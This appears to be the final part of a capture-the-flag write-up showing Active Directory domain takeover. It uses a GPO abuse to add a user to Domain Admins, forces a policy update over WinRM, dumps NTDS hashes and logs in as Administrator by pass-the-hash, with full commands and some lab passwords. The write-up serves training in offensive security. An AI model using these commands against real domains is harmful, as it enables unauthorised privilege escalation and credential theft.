SMB         10.1.135.248    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SYSCO.LOCAL) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.135.248    445    DC01             [+] SYSCO.LOCAL\greg.shields:[REDACTED]
Escalate our Privileges
ACLhug identifies that greg.shields is a member of 3 groups.
1
2
3
4
5
6
7
8
9
10
11
> python3 aclhug.py --dc-ip 10.1.135.248 -d SYSCO.LOCAL -u lainey.moore -p [REDACTED] --member-of greg.shields

<SNIP>
════════════════════════════════════════════════════════════════════════════════

  Group Memberships  ›  greg.shields
    Group Policy Creator Owners  CN=Group Policy Creator Owners,CN=Users,DC=SYSCO,DC=LOCAL
    Remote Management Users  CN=Remote Management Users,CN=Builtin,DC=SYSCO,DC=LOCAL
    Remote Desktop Users  CN=Remote Desktop Users,CN=Builtin,DC=SYSCO,DC=LOCAL

════════════════════════════════════════════════════════════════════════════════
The membership in Group Policy Creator Owners was immediately notable, as this group has elevated rights over Group Policy management in the domain.
An ACL scan was performed against the Group Policy Creator Owners group to identify what permissions it holds across domain objects.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
> python3 aclhug.py --dc-ip 10.1.135.248 -d SYSCO.LOCAL -u lainey.moore -p Chocolate1 -t 'Group Policy Creator Owners

<SNIP>
[*] Paged ACL scan (page_size=500)...
[*] Scanning 249 objects for SID S-1-5-21-1410694326-2531531668-2254844426-520...
  [████████████████████] 100%  (249/249)

════════════════════════════════════════════════════════════════════════════════

  🎯 ACL Results  ›  Group Policy Creator Owners  [group]
  Summary: 🔴 CRITICAL: 1  🟠 HIGH: 11

  🔴 CRITICAL  GenericAll
       Target    : {31B2F340-016D-11D2-945F-00C04FB984F9}  [top | container | grouppolicycontainer]
       DN        : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=SYSCO,DC=LOCAL
       Rights    : GenericAll
       Technique : Full Object Control — read, write, delete, change owner, modify DACL
       Methods   : force-change-password, add-member, write-dacl, take-ownership, shadow-credentials, set-spn, set-rbcd, set-primary-group, set-scriptpath, write-property
       Attack    : Exploit any of the listed methods. GenericAll = complete account
                   takeover.
       ACE Type  : ACCESS_ALLOWED_ACE


<SNIP>
The GUID
31B2F340-016D-11D2-945F-00C04FB984F9is the well-known identifier for the Default Domain Policy — the highest-impact GPO in any Active Directory environment, as it applies to all computers and users in the domain.
GenericAll grants complete control over the object, read, write, delete, take ownership, and modify the DACL.
Additionally, the Remote Management Users membership grants WinRM access, which allows forcing gpupdate /force on the DC to apply the malicious GPO immediately rather than waiting for the default 90 minute refresh cycle.
Using pyGPOAbuse, an immediate scheduled task was injected into the Default Domain Policy GPO. This task runs as SYSTEM on the Domain Controller and adds greg.shields to the Domain Admins group.
1
2
> python3 pygpoabuse.py SYSCO.LOCAL/greg.shields:'5y5coSmarter2025!!!' -gpo-id "31B2F340-016D-11D2-945F-00C04FB984F9" -dc-ip 10.1.135.248 -command "net group 'Domain Admins' greg.shields /add /domain" -powershell
[+] ScheduledTask TASK_aa3323bd created!
To avoid waiting for the default refresh interval, we can use WinRM access to connect to the DC and force immediate policy application.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
> evil-winrm -i 10.1.135.248 -u greg.shields -p '[REDACTED]'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\greg.shields\Documents> gpupdate /force
Updating policy...


Computer Policy update has completed successfully.

User Policy update has completed successfully.
Checking if greg.shields is now a member of Domain Admins.
1
2
3
> nxc smb 10.1.135.248 -u greg.shields -p '[REDACTED]'
SMB         10.1.135.248    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SYSCO.LOCAL) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.135.248    445    DC01             [+] SYSCO.LOCAL\greg.shields:[REDACTED] (Pwn3d!)
Dumping NTDS database.
1
2
3
4
5
6
7
8
9
10
11
12
> nxc smb 10.1.135.248 -u greg.shields -p '5y5coSmarter2025!!!' --ntds
SMB         10.1.135.248    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SYSCO.LOCAL) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.135.248    445    DC01             [+] SYSCO.LOCAL\greg.shields:5y5coSmarter2025!!! (Pwn3d!)
SMB         10.1.135.248    445    DC01             [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.1.135.248    445    DC01             Administrator:500:[REDACTED]:::
SMB         10.1.135.248    445    DC01             Guest:501:[REDACTED]:::
SMB         10.1.135.248    445    DC01             krbtgt:502:[REDACTED]:::
SMB         10.1.135.248    445    DC01             SYSCO.LOCAL\jack.dowland:1106:[REDACTED]:::
SMB         10.1.135.248    445    DC01             SYSCO.LOCAL\lainey.moore:1107:[REDACTED]:::
SMB         10.1.135.248    445    DC01             SYSCO.LOCAL\greg.shields:1108:[REDACTED]:::
SMB         10.1.135.248    445    DC01             DC01$:1000:[REDACTED]:::
SMB         10.1.135.248    445    DC01             [+] Dumped 7 NTDS hashes
Now we can perform a pass the hash attack using the Administrator NTLM hash via evil-winrm.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
> evil-winrm -i 10.1.135.248 -u administrator -H [REDACTED]

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir c:\Users\Administrator\Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/18/2025   7:48 PM           2308 Microsoft Edge.lnk
-a----        10/18/2025  11:10 PM             32 root.txt